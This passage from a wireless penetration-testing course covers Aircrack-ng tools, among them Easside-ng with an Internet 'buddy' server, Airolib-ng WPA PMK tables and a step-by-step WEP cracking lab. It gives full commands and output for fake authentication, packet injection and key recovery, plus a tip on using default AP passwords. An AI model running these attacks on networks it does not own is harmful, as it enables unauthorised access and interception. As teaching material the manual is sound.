- Only open authentication is support. Shared key authentication is not supported.
- Only B and G networks are supported.
- Fake MAC functionality is broken if there is a lot of traffic on the network.

5.8.4.1 "ERROR Max retransmists" message

You get an error similar to the following while running the program:

```
[18:23:49] ERROR Max retransmists for (30 bytes): B0 00 FF 7F 00 1A 70 51 B0 70
00 0E 2E C5 81 D3 00 1A 70 51 B0 70 00 00 00 00 01 00 00 00
```

This usually happens if the AP does not acknowledge the packets you are sending. Try getting closer to the AP. Another possibility is that the internal state machine of Wesside-ng is confused. This typically happens when there are other wireless packets picked up and the state machine does not properly interpret them. Remember, this is still proof-of-concept code and not completely stable.

5.8.5 Lab

1. Set up your AP for WEP encryption, Open Authentication.
2. Don't forget to put your card in monitor mode, on the AP channel before the attack.
3. Execute Wesside-ng, sit back and enjoy.

5.9 Easside-ng

5.9.1 Description

Easside-ng is another auto-magic tool which allows you to communicate via a WEP-encrypted AP without knowing the WEP key. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) XOR data, determine the network IP scheme and then setup a TAP interface so that you can communicate with the AP without requiring the WEP key. All this is done without your intervention.

In order to access the wireless network without knowing the WEP key, we actually get the AP itself decrypt the packets. This is achieved having a “buddy” process running on a server accessible on the Internet. This “buddy” server echoes back the decrypted packets to the system running Easside-ng. This imposes a number of critical requirements for Easside-ng to work:

- The target AP must be able to communicate with the Internet.
- A “buddy” server must exist on the Internet without firewalling of the port used by Easside-ng. The default is TCP and UDP port 6969.
- The system running Easside-ng must have access to the Internet and be able to communicate with the “buddy” server.

There are two overall phases:

- Establish basic connectivity between Easside-ng, buddy server and the AP.
- Communication with the WIFI network.

Each phase will be described in more detail in the following sections.

5.9.1.1 Establish Connectivity

- Easside-ng performs the following steps during the first phase:
- Channel hops looking for a WEP network.
- Once a network is found, it tries to authenticate.
- Once the program has successfully authenticated then it associates with the AP.
- After sniffing a single data packet, it proceeds to discover at least 1504 bytes of PRGA by sending out larger broadcasts and intercepting the relayed packets. This is what is known as the fragmentation attack. The PRGA is written to the prga.log file.
- It then decrypts the IP network by guessing the next three bytes of PRGA using multicast frames and the linear keystream expansion technique. By decrypting the ARP request, the network number scheme can be determined. This is used to build the ARP request which is used for subsequent injection. Easside-ng can also use an IP packet to determine the IP network as well, it just takes a bit longer.
- It creates a permanent TCP connection with the “buddy” server and verifies connectivity.
- ARPs to get the MAC addresses for the router and source IP. The defaults are .1 for the router and .123 for the client IP.
- It then tests connectivity via the AP and determines the Internet IP address that the AP uses. It also lists the round trip time of the test packets. This gives you an idea of the quality of connection.
- The TAP interface is then created.

At this point, you can run “*ifconfig at0 up*” and you should be able to communicate with any host on the wifi network via this TAP interface. Notice that you don’t need a WEP key to do this! The TAP interface is a virtual interface that acts as if it were the wifi interface with the correct WEP key configured. You can assign an IP, use DHCP with it and so on.


5.9.1.2 What role does the buddy server play?

The following is a simplistic description of the buddy server.

You sniff encrypted packet X on the wireless network.
Packet X is retransmitted to our buddy server on the Internet.
The buddy server gets it in clear-text (the AP will decrypt packet before sending to the internet) and sends it back to us.

5.9.1.3 Communication with the WIFI network

The following describes this diagram in more detail.



Let's look at the details of sending and receiving packets via the at0 TAP interface.

Sending packets:

- A packet is given to the at0 (TAP interface) based on the local network routing table. Depending on what destination IP address you are trying to communicate with, you may have to manually add static routing entries. By default, the wifi network is added to the routing table for you.
- The TAP interface hands the packet over to Easside-ng
- Easside-ng then encrypts it for injection using the PRGA gathered in the initial connectivity phase.

- Easside-ng then injects the packet into the wifi network via the wireless device.

Receiving packets:

- A source device (wired or wireless) sends a packet destined for the IP assigned to the ath0 interface or to a broadcast destination. The AP transmits the packet into the air.
- Easside-ng constantly listens to the packets being transmitted by the AP. It then processes packets addressed to the TAP IP based on the MAC address or broadcasts.
- For each packet it needs to process, the packet must first be decrypted. This will be done in the following steps:
  - Easside-ng creates a new packet composed of two fragments. The first fragment has no data, it simply has the destination IP of the buddy-server. This fragment is encrypted using the PRGA (keystream). The second fragment contains the packet to be decrypted. Since this packet is already encrypted, it is used "as is". This new packet (which consists of two fragments) is then injected into the wifi network.
  - The AP receives the fragmented packet, decrypts each fragment and reassembles the fragments into a single packet. Since the destination IP of the reassembled packet is the buddy-server, it forwards it to the buddy server. You should note that the AP was kind enough to decrypt the packet for you!
  - The buddy server receives the decrypted packet from the AP by UDP. It then resends the decrypted information back to Easside-ng.
  - Easside-ng then sends the decrypted packet out the at0 (TAP) interface.

5.9.1.4 Easside-ng compared to Wesside-ng

The companion Aircrack-ng suite program to Easside-ng is Wesside-ng. The following table show a brief comparison of the two tools:

Feature	Easside-ng	Wesside-ng
Stability of the program	Stable	Proof of concept
Finds a MAC address to spoof	No	Yes
Fake Authentication to AP	Yes	Yes
Can use ARP packets for fragmentation	Yes	Yes
Can use IP packets for fragmentation	Yes	No
Fragmentation attack to obtain PRGA	Yes	Yes
Linear Keystream Expansion Technique	Yes	Yes
Communication with wifi network without WEP key	Yes	No
Network ARP request flooding	No	Yes
Aircrack-ng PTW attack	No	Yes
Recovers WEP key	No	Yes

5.9.2 Usage

Usage: ***Easside-ng <arg> [v0]***

Where:

- -h Displays the list of options.
- -v MAC address of the AP (Optional)
- -m Source MAC address to be used (Optional)
- -i Source IP address to be used on the wireless LAN. Defaults to the decoded network plus ".123" (Optional)
- -r IP address of the AP router. This could be the WAN IP of the AP or an actual router IP

depending on the topology. Defaults to the decoded network plus ".1". (Optional)

- -s IP address of the "buddy" server (Mandatory)
- -f Wireless interface name. (Mandatory)
- -c Locks the card to the specified channel (Optional)
- [v0] Current version number. Informational only.

Usage: buddy-ng

Note: There are no parameters for buddy-ng. Once invoked, it listens on TCP port 6969 and UDP port 6969. TCP is used for the permanent connection between esside-ng and buddy-ng. UDP is used to receive decrypted packets from the AP.

Easside-ng creates a file in its current directory called "prga.log". This file contains the PRGA obtained through the fragmentation attack.

It is very important to delete this file prior to starting the program when you change target AP.

5.9.3 Scenarios

5.9.3.1 Specific AP Usage Example

Be sure to use Airmon-ng to put your card into monitor mode. First, you need to start a buddy server. This needs to be located on the Internet and be accessible from the system running Easside-ng via TCP and UDP.

Start the buddy sever:

buddy-ng

It responds:

```
buddy-ng
Waiting for connexion
```

When Easside-ng connects, it responds:

```
Got connection from 10.113.65.187
Handshake complete
Inet check by 10.113.65.187 1  (10.113.65.187 is the IP of the system running
Easside-ng. )
```

Now run Easside-ng:

easside-ng -f ath0 -v 00:14:6C:7E:40:80 -c 9 -s 10.116.23.144

Where:

- -f ath0 - the wireless interface name.
- -v 00:14:6C:7E:40:80 - the MAC address of the AP.
- -c 9 - the channel the AP is on.
- -s 10.116.23.144 - the buddy server IP.

The system responds:

```
Setting tap MTU
Sorting out wifi MAC
MAC is 00:08:D4:86:7E:98
Setting tap MAC
[14:40:06.596419] Ownin...
SSID teddy Chan 9 Mac 00:14:6C:7E:40:80
Sending auth request
Authenticated
Sending assoc request
Associated: 1
Assuming ARP 54
[14:40:13.537842] Got 22 bytes of PRGA IV [4B:02:00]
 [14:40:13.648670] Got 166 bytes of PRGA IV [4D:02:00]
[14:40:13.753087] Got 490 bytes of PRGA IV [4E:02:00]
[14:40:13.863819] Got 1462 bytes of PRGA IV [4F:02:00]
[14:40:13.966753] Got 1504 bytes of PRGA IV [50:02:00]
Assuming ARP 36
[15:23:42.047332] Guessing prga byte 22 with 16
ARP IP so far: 192
[15:23:42.749330] Guessing prga byte 23 with 3F
ARP IP so far: 192.168
[15:23:43.815329] Guessing prga byte 24 with 60
ARP IP so far: 192.168.1
My IP 192.168.1.123
Rtr IP 192.168.1.1
Sending who has 192.168.1.1 tell 192.168.1.123
Rtr MAC 00:14:6C:7E:40:80
Trying to connect to buddy: 10.116.23.144:6969
Connected
Handshake compl33t
Checking for internet... 1
```

```
Internet w0rx.  Public IP 10.113.65.187
Rtt 77ms
```

At this point, you can bring up the TAP interface:

ifconfig at0 up

Now you can send and receive packets to and from the AP network which in this case is 192.168.1.0/24 via the at0 interface. Notice that you don't need a WEP key to do this! The TAP interface is a virtual interface that acts as if it were the wifi interface with the correct WEP key configured. You can assign an IP, use DHCP with it and so on. By default, the at0 interface is assigned the network obtained at the start plus ".123".

5.9.3.2 Scanning for APs - Usage Example

The "Specific AP Usage Example" is for targeting a single AP on a specific channel. You can also let Easside-ng scan for APs by using "***eassside-ng -f ath0 -s 10.116.23.144***".

5.9.4 Usage Tips

5.9.4.1 Combining Easside-ng and Wesside-ng

As discussed, Wesside-ng is a proof-of-concept tool which is rich in functionality, but is not as stable and bug-free compared to Easside-ng. You can combine the strengths of Wesside-ng and Easside-ng together.

First run Easside-ng to obtain the PRGA file. Then run Wesside-ng to flood the network and obtain the WEP key. It is really that simple!

Playfully, this is known as "besside-ng".

5.9.4.2 Demonstrating Insecurity!

A clever way to demonstrate the insecurity of WEP networks and APs:

- Use Easside-ng to create an access mechanism to the WIFI network.
- Log into the AP with your favorite browser. 99% of the time, the APs have default ids and passwords. Many times there are no passwords set. Once logged into the AP, you can go to the WEP settings page and read off the WEP key from the configuration page. In some cases, where there are asterisks (*) for the key, you may need to look at the HTML source or use a tool to reveal the password.
- Now you can configure your wireless card with the WEP key and access the network normally.

5.9.5 Usage Troubleshooting

Make sure your card is in monitor mode.

Make sure your adapter/driver supports the fragmentation attack.

Make sure to delete prga.log if you are changing APs or if you want to restart cleanly. In general, if you have problems, it is a good idea to delete it.

There are a few known limitations:

- Only open authentication is support. Shared key authentication is not supported.
- Only B and G networks are supported.

5.9.6 Lab

The scenario might be difficult to implement, depending on your available hardware. If you attempt this exercise, make sure that both the victim AP and your attacking machine have internet access (from separate networks).

Use Easside-ng to access your WEP enabled network, without previously using the WEP key.

5.10 Other Aircrack-ng Tools

5.10.1 ivstools

This tool handles *.*ivs* files. You can either merge or convert them.

5.10.2 Merge

Use the "--*merge*" option to merge multiple .*ivs* files. Example:

ivstools --merge dump1.ivs dump2.ivs dump3.ivs out.ivs

Ivstools will merge dump1.ivs, dump2.ivs and dump3.ivs into out.ivs. You can merge more than 2 files – the output file must be the last argument. Aircrack-ng is able to open multiple files (pcap or ivs).

5.10.3 Convert

Use the "--*convert*" option to convert a pcap file (by default, they have .*cap* extension) to a .*ivs* file. Example:

ivstools --convert out.cap out.ivs

It will save out.cap IVs to out.ivs

Note: Kismet produces pcap files (the extension is .dump) that can be converted using this method.

5.11 Airolib-ng

5.11.1 Description

Airolib-ng is a tool in the Aircrack-ng suite which stores and manages ESSIDs and password lists, computes their Pairwise Master Keys (PMKs) and uses them in WPA/WPA2 cracking. The program uses the lightweight SQLite3 database as the storage mechanism. The SQLite3 database was selected taking in consideration platform availability plus management, memory and disk overhead.

WPA/WPA2 cracking involves calculating the pairwise master key, from which the private transient key (PTK) is derived. Using the PTK, we can compute the frame message identity code (MIC) for a given packet and will potentially find the MIC to be identical to the packets thus the PTK was correct therefore the PMK was correct as well.

Calculating the PMK is very slow since it uses the pbkdf2 algorithm. Yet the PMK is always the same for a given ESSID and password combination. This allows us to pre-compute the PMK for given combinations and speed up cracking the wpa/wpa2 handshake. Tests on have shown that using this technique in Aircrack-ng can check more than 30,000 passwords per second using pre-computed PMK tables.

Computing the PMK is still required, yet we can:

- Precompute it for later and/or shared use.
- Use distributed machines to generate the PMK and use their value elsewhere.

To learn more about coWPAtty:

[Church of Wifi CoWPAtty]

[Wireless Defense CoWPAtty writeup]

5.11.2 Usage

Usage: airolib <database> <operation> [options]

Where:

- database - is name of the database file. Optionally specify the full path.
- operation - specifies the action you would like taken on the database. See below for a complete list.
- options - may be required depending on the operation specified

Here are the valid operations:

- --init - Create a new database file and it's table layout.
- --stats - Output some information about the database.
- --sql {sql} - Execute the specified SQL statement.
- --clean [all] - Perform steps to clean the database from old junk. The option 'all' will also reduce file size if possible and run an integrity check.
- --batch - Start batch-processing all combinations of ESSIDs and passwords. This must be run prior to using the database within aircrack-ng or after you have added additional SSIDs or passwords.
- --verify [all] - Verify a set of randomly chosen PMKs. If the option 'all' is given, all(!) PMKs in the database are verified and the incorrect ones are deleted.
- --export cowpatty {essid} {file} - Export to a cowpatty file.
- --import cowpatty {file} - Import a cowpatty file.
- --import ascii {essid|passwd} {file} - Import a text flat file as a list of either ESSIDs or passwords. This file must contain one ESSID or password per line. Lines should be terminated with line feeds. Meaning press "enter" at the end of each line when entering the values.

5.11.2.1 Usage Examples

Here are usage examples for each operation.

Init Operation

You must be in the directory where you want the database created or specify the fully qualified path name. Enter:

airolib-ng testdb init

Where:

- testdb is the name of the database to be created.
- init is the operation to be performed.

The system does not respond with any output. You can verify the database was created by doing a directly listing.

Status Operation

Enter:

airolib-ng testdb stats

Where:

- testdb is the name of the database to be created.
- stats is the operation to be performed.

The system responds:

```
statsThere are 2 ESSIDs and 232 passwords in the database. 464 out of 464
possible combinations have been computed (100%).
  ESSID   Priority   Done
 Harkonen    64      100.0
 teddy       64      100.0
```

SQL Operation

The following example will give the SSID “VeryImportantESSID” maximum priority. Enter:

airolib-ng testdb sql 'update essid set prio=(select min(prio)-1 from essid) where essid="VeryImportantESSID";'

The system responds:

```
update essid set prio=(select min(prio)-1 from essid) where
essid="VeryImportantESSID";
 Query done. 1 rows affected.
```

The following example will look for very important patterns in the pmk. Enter:

airolib-ng testdb sql 'select hex(pmk) from pmk where hex(pmk) like "%DEADBEEF%"'

The system responds:

```
hex(pmk) BF3F122D3CE9ED6C6E7E1D7D13505E0A41EC4C5A3DEADBEEFFEFF597387AFCE3
```

Clean Operation

To do a basic cleaning, enter:

airolib-ng testdb clean

The system responds:

```
cleanDeleting invalid ESSIDs and passwords...
 Deleting unreferenced PMKs...
 Analysing index structure...
 Done.
```

To do a basic cleaning, reduce the file size if possible and run an integrity check., enter:

airolib-ng testdb clean all

The system responds:

```
cleanDeleting invalid ESSIDs and passwords...
 Deleting unreferenced PMKs...
 Analysing index structure...
 Vacuum-cleaning the database. This could take a while...
 Checking database integrity...
 integrity_check
 ok
 Query done. 2 rows affected.
 Done.
```

Batch Operation

Enter:

airolib-ng testdb batch

The system responds:

```
Computed 464 PMK in 10 seconds (46 PMK/s, 0 in buffer). No free ESSID found.
Will try determining new ESSID in 5 minutes...
```

IMPORTANT: You must press control-C to terminate this program once it is finished or it will continue to run indefinitely.

Verify Operation

To verify 1000 random PMKs, enter:

airolib-ng testdb verify

The system responds:

```
verifyChecking ~10.000 randomly chosen PMKs...
 ESSID   CHECKED STATUS
 Harkonen        233     OK
 teddy   233     OK
```

To verify all PMKs, enter:

airolib-ng testdb verify all

The system responds:

```
verifyChecking all PMKs. This could take a while...
 ESSID   PASSWORD        PMK_DB  CORRECT
```

Export cowpatty Operation

Enter:

airolib-ng testdb export cowpatty test cowexportoftest

The system responds:

```
exportExporting...
 Done.
```

Import cowpatty Operation

Enter:

airolib-ng testdb import cowpatty cowexportoftest

The system responds:

```
importReading header...
 Reading...
 Updating references...
```

```
 Writing...
```

Import ascii Operation

To import an ascii list of SSIDs, enter:

airolib-ng testdb import ascii essid ssidlist.txt

Where:

- testdb is the name of the database to be updated and this must already exist.
- import ascii is the operation to be performed.
- essid indicates it is a list of SSIDs.
- ssidlist.txt is the file name containing the SSIDs. One per line. It can optionally be fully qualified.

The system responds:

```
importReading...
 Writing...
 Done.
```

To import an ascii list of passwords, enter:

airolib-ng testdb import ascii passwd password.lst

Where:

- testdb is the name of the database to be updated and this must already exist.
- import ascii is the operation to be performed.
- passwd indicates it is a list of passwords.
- password.list is the file name. One per line. It can optionally be fully qualified.

The system responds:

```
importReading...
 Writing... read, 1814 invalid lines ignored.
 Done.
```

5.11.3 Aircrack-ng Usage Example

The ultimate objective is to speed up WPA/WPA2 cracking under aircrack-ng. To use the tables you have built using airolib-ng then use the "-r" option to specify the database containing the pre-calculated PMKs. Enter:

aircrack-ng -r testdb wpa2.eapol.cap

Where:

- -r specifies that a pre-computed PMK database will be used.
- testdb is the name of the database file and may optionally be fully qualified.
- wpa2.eapol.cap is capture file containing the WPA/WPA2 handshake.

Note: All the other standard options which are applicable to WPA/WPA2 may also be used. This is a very limited example.

5.11.3.2 Exercise

1. Create a new database file with "airolib-ng testdb init"
2. Import a relevant ESSID, e.g. "echo Harkonen | airolib-ng testdb import ascii essid -"
3. Import some passwords, e.g. "echo 12345678 | airolib-ng testdb import ascii passwd -"
4. Start the batch process ("airolib-ng testdb batch"), wait for it to run out of work, kill it
5. Crack your WPA/WPA2 handshake, e.g. "aircrack-ng -r testdb -e Harkonen -q wpa2.eapol.cap"

5.12 Airserv-ng

5.12.1 Description

Airserv-ng is a wireless card server which allows multiple wireless application programs to independently use a wireless card via a client-server TCP network connection. All operating system and wireless card driver specific code is incorporated into the server. This eliminates the need for each wireless application to contain the complex wireless card and driver logic. It is also supports multiple operating systems.

When the server is started, it listens on a specific IP and TCP port number for client connections. The wireless application then communicates with the server via this IP address and port. When using the Aircrack-ng suite functions, you specify "<server IP address> colon <port number>" instead of the network interface. An example being 127.0.0.1:666. This allows for a number of interesting possibilities:

- By eliminating the wireless card/driver complexity, software developers can concentrate on the application functionality. This will lead to a larger set of applications being available. It also dramatically reduces the maintenance effort.
- Remote sensors are now easy to implement. Only a wireless card and airserv-ng are required to be running on the remote sensor. This means that small embedded systems can easily be created.
- You can mix and match operating systems. Each piece can run on a different operating system. The server and each of the applications can potentially run under a different operating system.
- Some wireless cards do not allow multiple applications to access them at once. This constraint is now eliminated with the client-server approach.
- By using TCP networking, the client and server can literally be in different parts of the world. As long as you have network connectivity, then it will work.

5.12.2 Usage

Usage: airserv-ng <opts>

Where:

- -p <port> TCP port to listen on. Defaults to 666.
- -d <dev> wifi device to serve.
- -c <chan> Channel to start on.
- -v <level> debug level

5.12.2.1 Debug Levels

There are three debug levels. Debug level 1 is the default if you do not include the "-v" option.

Debug level of 1

Contents: Shows connect and disconnect messages.

Examples: Connect from 127.0.0.1 Death from 127.0.0.1

Debug level of 2

Contents: Shows channel change requests and invalid client command requests in addition to the debug level 1 messages. The channel change request indicates which channel the client requested.

Examples: [127.0.0.1] Got setchan 9 [127.0.0.1] handle_client: net_get()

Debug level of 3

Contents: Displays a message each time a packet is sent to the client. The packet length is indicated as well. This level includes all the level 1 and level 2 messages.

Examples: [127.0.0.1] Sending packet 97 [127.0.0.1] Sending packet 97

5.12.2.2 Usage Examples

For all uses, you must first put your wireless card into monitor mode using airmon-ng or a similar technique.

Local machine

This scenario has all the components running on the same system.

Start the program with:

airserv-ng -d ath0

Where:

- -d ath0 is the network card to use. Specify the network interface for your particular card.

The system responds:

```
Opening card ath0
 Setting chan 1
 Opening sock port 666
 Serving ath0 chan 1 on port 666
```

At this point you may use any of the aircrack-ng suite programs and specify “127.0.0.1:666” instead of the network interface. 127.0.0.1 is the “loopback” IP of your PC and 666 is the port number that the server is running on. Remember that 666 is the default port number.

Example:

airodump-ng 127.0.0.1:666

It will start scanning all networks.

Remote machine

This scenario has the server running on one system with an IP address of 192.168.0.1 and the applications (airodump-ng, aireplay-ng, ...) on another system.

Start the program with:

airserv-ng -d ath0

Where:

- -d ath0 is the network card to use. Specify the network interface for your particular card.

The system responds:

```
Opening card ath0
 Setting chan 1
 Opening sock port 666
 Serving ath0 chan 1 on port 666
```

At this point you may use any of the aircrack-ng suite programs on the second system and specify “192.168.0.1:666” instead of the network interface. 192.168.0.1 is the IP address of the server system and 666 is the port number that the server is running on. Remember that 666 is the default port number.

On the second system, you would enter “airodump-ng 192.168.0.1:666” to start scanning all the networks. You may run aircrack-ng applications on as many other systems as you want by simply specifying “192.168.0.1:666” as the network interface. Example:

airodump-ng -c 6 192.168.0.1:666

5.12.2.3 Usage Troubleshooting

Is your card in monitor mode? Make sure your card is in monitor mode prior to starting airserv-ng.

Are you connecting to the correct IP and TCP port number? Double check this. Remember that the default port number is 666. You can use the aireplay-ng injection test to verify connectivity and proper operation.

Firewall software can block communications so make sure the following allows communication to and from the server port. This applies to both the machine running airserv-ng and the client machine. Items to check:

- IPTables on Linux system.
- Firewalls software on Linux and especially Windows
- Any firewalls along the TCP network between the client and server

Some software can also affect successful operation:

- Anti-Spyware software
- Anti-Virus software

To confirm that airserv-ng is listening the expected port:

- Under Linux: "*netstat -an*" or "*lsof -i*" and look for the port number.
- Under Windows, open a command line and type "*netstat -an*" then look for the port number.

At the present time, there are known issues with the Madwifi-ng drivers for Atheros-based cards. Channel hopping and setting the channel does not always work correctly. Very often the card is not set to the requested channel and/or the hopping does not take place.

6. Attacking wireless Networks

In the next few modules we'll be getting our hands dirty, and we'll start attacking WEP and WPA encrypted networks. Each module is a live exercise which is also represented in the lab videos. Please follow the instructions given in the videos / lab guide and attempt these attacks as we go along.

6.1 WEP Cracking 101

6.1.1 Introduction

This module will walk you through a very simple scenario in order to crack a WEP key. It is intended to build your basic skills and get you familiar with the concepts. It assumes you have a working wireless card with drivers already patched for injection.

6.1.2 Assumptions

This exercise assumes that you are physically close enough to send and receive AP packets. Remember that just because you can receive packets from the AP does not necessarily mean that you will be able to transmit packets to it. Wireless card strength is typically less than AP transmission strength. You have to be physically close enough for your transmitted packets to reach and be received by the AP.

6.1.3 Equipment used

Details of our players:

- MAC address of PC running Aircrack-ng suite: 00:0F:B5:88:AC:82
- BSSID (MAC address of AP): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then change the values in the examples below to your specific network.

6.1.4 Solution

6.1.4.1 Solution Overview

To crack the WEP key for an AP, we need to gather a significant amount of initialization vectors (IVs). Normal network traffic does not typically generate these IVs in a reasonable amount of time. To our aid comes the "wireless traffic injection" technique – which speeds up the process of IV generation and capture. Injection involves having the AP resend selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time.

Once we have captured a large number of IVs, we can use them to determine the WEP key.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start Airodump-ng on AP channel with a BSSID filter to collect the new unique IVs
3. Use Aireplay-ng to fake authenticate with the AP
4. Start Aireplay-ng in ARP request replay mode to inject packets

5. Run Aircrack-ng to crack key using the IVs collected

6.1.4.2 Step 1

Start the wireless interface in monitor mode on AP channel

First stop ath0 by entering:

airmon-ng stop ath0

Enter "iwconfig" to ensure there are no other athX interfaces. The output should look similar to:

```
lo          no wireless extensions.
eth0        no wireless extensions.
wifi0       no wireless extensions.
```

If there are any remaining athX interfaces, stop them all. When you are finished, run "iwconfig" to ensure there are none left.

Enter the following command to start the wireless card on channel 9 (in monitor mode:

airmon-ng start wifi0 9

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the Madwifi-ng drivers are being used.

The system will respond:

```
Interface      Chipset     Driver
wifi0          Atheros     madwifi-ng
ath0            Atheros     madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that "ath0" is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.
wifi0     no wireless extensions.
eth0      no wireless extensions.
ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the AP shows the MAC address of your wireless card. Please note that only the Madwifi-ng drivers show the MAC address of your wireless card, the other drivers do not do this. So everything is good. It is important to confirm all this information prior to proceeding; otherwise the following steps will not work properly.

To match the frequency to the channel, check out:

http://www.rflinx.com/help/calculations/#2.4ghz_wifi_channels then select the “Wifi Channel Selection and Channel Overlap” tab. This will give you the frequency for each channel.

6.1.4.3 - Step 2

Start Airodump-ng to capture the IVs

This step starts Airodump-ng to capture the IVs from the specific AP. Open a new console session to capture the generated IVs. Then enter:

airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0

Where:

- -c 9 - the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 - the AP MAC address. This eliminates extraneous traffic.
- -w capture - file name prefix for the file which will contain the IVs.
- ath0 - the interface name.

6.1.4.4 - Step 3

Use Aireplay-ng to perform a fake authentication with the AP

In order for an AP to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "DeAuthentication" packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the AP is the single biggest reason why injection fails. Remember the golden rule: The MAC you use for injection must be associated with the AP by either using fake authentication or using a MAC from an already associated client.

To associate with an AP, use fake authentication:

aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0

Where:

- -1 - fake authentication
- 0 - reassociation timing in seconds
- -e teddy - the wireless network name
- -a 00:14:6C:7E:40:80 - the AP MAC address
- -h 00:0F:B5:88:AC:82 - our card MAC address
- ath0 - the wireless interface name

A successful output should look similar to this:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

The following is an example of what a failed authentication looks like:

```
18:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.

6.1.4.5 Step 4

Start Aireplay-ng in ARP request replay mode

The purpose of this step is to start Aireplay-ng in a mode which listens for ARP requests then re-injects them back into the network. The reason we select ARP request packets is because the AP will normally rebroadcast them and generate a new IV. Our objective is to obtain a large number of IVs in a short period of time.

Open a new console session and enter:

aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0

It will start listening for ARP requests and when it hears one, Aireplay-ng will immediately start to inject it. An easy to generate an ARP request on your home network is to ping a non-existent IP on your LAN from a wired PC.

Here is what the screen looks like when ARP requests are being injected:

```
Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.
Read 629399 packets (got 316283 ARP requests), sent 210955 packets...
```

You can confirm that you are injecting by checking your Airodump-ng screen. The data packets should be increasing rapidly. The “#/s” should be a decent number. However, decent depends on a large variety of factors. A typical range is 300 to 400 data packets per second. It can as low as a 100/second and as high as a 1000/second.

6.1.4.6 Step 5

Run Aircrack-ng to obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

Two methods will be shown. It is recommended you try both for learning purposes. By trying both methods, you will see how quickly the PTW method successfully determines the WEP key compared to the FMS/Korek method. As a reminder, the PTW method only works successfully with ARP request/reply packets. Since this tutorial covers injection ARP request packets, you can properly use this method. The other requirement is that you capture the full packet with Airodump-ng. Meaning, do not use the "--ivs" option.

Start another console session and enter:

aircrack-ng -z -b 00:14:6C:7E:40:80 output*.cap

Where:

- -z invokes the PTW WEP-cracking method.
- -b 00:14:6C:7E:40:80 selects the one AP we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with "output" and ending in ".cap".

To use the FMS/Korek method, start another console session and enter:

aircrack-ng -b 00:14:6C:7E:40:80 output*.cap

Where:

- -b 00:14:6C:7E:40:80 -s selects the one AP we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap - selects all files starting with "output" and ending in ".cap".

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. Using the PTW method, 40-bit WEP can be cracked with as few as 20,000 data packets and 104-bit WEP with 40,000 data packets.

A successful output should look similar to this:

```
                                              Aircrack-ng

                              [00:01:18] Tested 0/140000 keys (got 30680 IVs)
  KB    depth   byte(vote)
  0    0/  1   12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50( 140)
  1    0/  1   34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137) 18( 136)
  2    0/  1   56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141) 31( 140)
  3    0/  1   78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142) 92( 142)
  4    0/  1   90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143) 41( 141)

                       KEY FOUND! [ 12:34:56:78:90 ]
      Decrypted correctly: 100%
```

To also use the FMS/Korek method, start another console session and enter:

aircrack-ng -b 00:14:6C:7E:40:80 output*.cap

Where:

- -b 00:14:6C:7E:40:80 - selects the one AP we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
